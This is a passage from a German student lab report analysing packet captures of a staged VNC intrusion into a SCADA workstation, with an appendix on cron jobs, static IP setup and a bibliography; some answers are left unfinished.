In dieser Phase wird das Virtual Network Computing (VNC) Protokoll neu eingesetzt. Dies deutet auf Versuche hin, Fernzugriff auf andere Systeme zu erlangen. Es gibt mehrere Verbindungsversuche vom infizierten System (10.3.5.5) zum Zielsystem (10.3.5.3) über den VNC-Standardport 5900.

Der erste Verbindungsversuch (Frame 27) zeigt ein TCP SYN-Paket, das den Beginn eines Verbindungsaufbaus darstellt. Allerdings scheitern diese Versuche, wie in Frame 42 zu sehen ist, wo eine Authentifizierungsfehlermeldung (Authentication failed) auftritt.

**Wurde die Verbindung erfolgreich hergestellt? Notieren Sie ggf. den Zeitstempel.**

Eine erfolgreiche TCP-Verbindung wurde hergestellt, beginnend mit Frame 372. Der Verbindungsauftakt erfolgte zwischen dem infizierten System (10.3.5.5) und dem Zielsystem (10.3.5.3) über den VNC-Port 5900. Der initiale Verbindungsversuch (SYN-Paket) wird in Frame 372 gezeigt. Die erfolgreiche Authentifizierung wird in Frame 386 bestätigt, mit dem Zeitstempel 8. Juni 2018, 14:13:37.179082000 CEST.




Abbildung 41: Erfolgreiche VNC-Verbindung

## 6.2.5 Phase 5

Feinarbeit (attack5.pcapng)

**Schauen Sie sich die einzelnen TCP-Sessions an. (Filter: `tcp.stream == <n>`) Sie suchen die Session, bei welcher die Teilnehmer 10.3.5.3 und 10.3.5.5 miteinander kommunizieren.**

In der relevanten TCP-Session zwischen 10.3.5.3 und 10.3.5.5 ist eine VNC-Sitzung zu beobachten, in der verschiedene Client-Pointer-Events ausgeführt werden. Dies deutet auf eine aktive Fernsteuerung hin.




Abbildung 42: VNC-Sitzung zwischen Techniker-Arbeitsplatz und SCADA-System

Gegeben sind folgende Richtlinien: Der SCADA-Arbeitsplatz ist ausschließlich für die Steuerung der PLCs verantwortlich. Der Techniker-Arbeitsplatz wartet den Programmcode der PLCs und die entsprechende Anwendung auf dem SCADA-Arbeitsplatz mittels normalem VNC (TCP-Port 5900). TODO hier antwort noch einfuegen

### Gegen welche Richtlinie wird verstößen?

Streng genommen wird gegen keine der genannten Richtlinien verstößen. Die VNC-Verbindung vom Techniker-Arbeitsplatz zum SCADA-Arbeitsplatz über Port 5900 ist explizit erlaubt. Allerdings könnte man argumentieren, dass die Nutzung dieser Verbindung zur direkten Steuerung der PLCs problematisch sein könnte, da dies eigentlich die exklusive Aufgabe des SCADA-Arbeitsplatzes ist. Die Trennung dieser Verantwortlichkeiten ist in der Praxis schwer zu gewährleisten.

### 6.2.6 Phase 6

#### Abschlussbetrachtung

**Tragen Sie die einzelnen Vorgänge kurz zusammen und welche Informationen Sie daraus ziehen konnten?**

TODO

## 7 Anhang

### 7.1 Netzwerk

Im folgenden wird das Netzwerk sowie die darin enthaltenen IP-Adressen dargelegt.

- Basis-IP: 192.168.0.0
- Netzmaske: 255.255.255.0 (CIDR: 24)
- Erste IP-Adresse: 192.168.0.1
- Letzte IP-Adresse: 192.168.0.254
- Bestehende Clients:
  - Firewall: 192.168.0.220
  - Webserver: 192.168.0.221
  - Client: 192.168.0.100

### 7.2 Hinzufügen eines Cron-Jobs

Um einen Cron-Job anzulegen wurden folgende Schritte durchgeführt.

1. Der jeweils relevante Firewall-Skript wurde ausführbar gemacht:  
`$ sudo chmod +x <name des Skripts>`.
2. Das Interface zum bearbeiten der Crontabs wurde geöffnet:  
`sudo crontab -e`.
3. Am Ende wurde die Zeile `@reboot sudo bash <pfad zum Skript>` eingefügt.

### 7.3 Setzen einer statischen IP-Adresse

Um eine statische IP-Adresse zu setzen wurden folgende Schritte durchgeführt.

1. Die Datei `/etc/network/interfaces` wurde mit einem Texteditor geöffnet.
2. Die bestehenden Einträge wurden auskommentiert.
3. Folgender Text wurde am Ende eingefügt:

```
auto eth0
iface eth0 inet static
    address <statische ip-adresse hier>
    netmask 255.255.255.0
    gateway 192.168.0.220 # ip adresse der firewall
```

4. Die Datei wurde gespeichert und das System neugestartet.

## Literatur

- [1] AshaIyengar, “Network ports for clients and mail flow in Exchange.” <https://learn.microsoft.com/en-us/exchange/plan-and-deploy/deployment-ref/network-ports?view=exchserver-2019#network-ports-required-for-clients-and-services>, 2 2023. Aufgerufen am: 12.05.2024.
- [2] TeamViewer, “Ports used by TeamViewer.” <https://www.teamviewer.com/en-us/global/support/knowledge-base/teamviewer-classic/troubleshooting/ports-used-by-teamviewer/>, 4 2024. Aufgerufen am: 12.05.2024.
- [3] “Delftship - activation.” <https://www.delftship.net/activation/>. Aufgerufen am: 15.06.2024.
- [4] H. Eychenne, “iptables(8) - linux man page.” <https://linux.die.net/man/8/iptables>. Aufgerufen am: 12.05.2024.
- [5] T. Redaktion ComputerWeekly.de, “Allowlist (whitelist).” <https://www.computerweekly.com/de/definition/Whitelist>, 6 2022. Aufgerufen am: 22.07.2024.
- [6] L. Reynolds, “Linux ip forwarding - how to disable/enable using net.ipv4.ip-forward.” <https://linuxconfig.org/how-to-turn-on-off-ip-forwarding-in-linux>, 12 2023. Aufgerufen am: 12.05.2024.
- [7] “ping(8) - linux man page.” <https://linux.die.net/man/8/ping>. Aufgerufen am: 21.07.2024.
- [8] “Nmap-referenz-handbuch (man page).” <https://nmap.org/man/de/index.html>. Aufgerufen am: 15.06.2024.
- [9] “Hping3.” <https://www.kali.org/tools/hping3/>. Aufgerufen am: 22.07.2024.
- [10] “2. Quickstart guide — Suricata 8.0.0-dev documentation.” <https://docs.suricata.io/en/latest/quickstart.html#>. Aufgerufen am: 12.05.2024.
- [11] “9.1. Rule Management with Suricata-Update — Suricata 8.0.0-dev documentation.” <https://docs.suricata.io/en/latest/rule-management/suricata-update.html>. Aufgerufen am: 12.05.2024.
- [12] B. Lenaerts-Bergmans, “Address resolution protocol (arp) spoofing: What it is and how to prevent an arp attack.” <https://www.crowdstrike.com/cybersecurity-101/spoofing-attacks/arp-spoofing/>, 5 2022. Aufgerufen am: 01.07.2024.
- [13] “ettercap - kali linux tools.” <https://www.kali.org/tools/ettercap/>. Aufgerufen am: 15.06.2024.

- 
- [14] HIPAAVault, “Ids and ips.” <https://www.hipaavault.com/managed-services/ids-and-ips/>.
  - [15] M. Zydyk, “Address resolution protocol (arp).” <https://www.techtarget.com/searchnetworking/definition/Address-Resolution-Protocol-ARP>, 12 2023.
  - [16] R. T. Frawley, “Memory forensics: Effective digital forensics investigations basics.” <https://www.adfsolutions.com/adf-blog/memory-forensics-101-the-basics-you-need-to-know-for-effective-digital-forensics> 5 2023. Aufgerufen am: 25.07.2024.
  - [17] A. Träger, “Simatic s7 in gefahr.” <https://www.sps-magazin.de/allgemein/simatic-s7-in-gefahr/>, 3 2013. Aufgerufen am: 25.07.2024.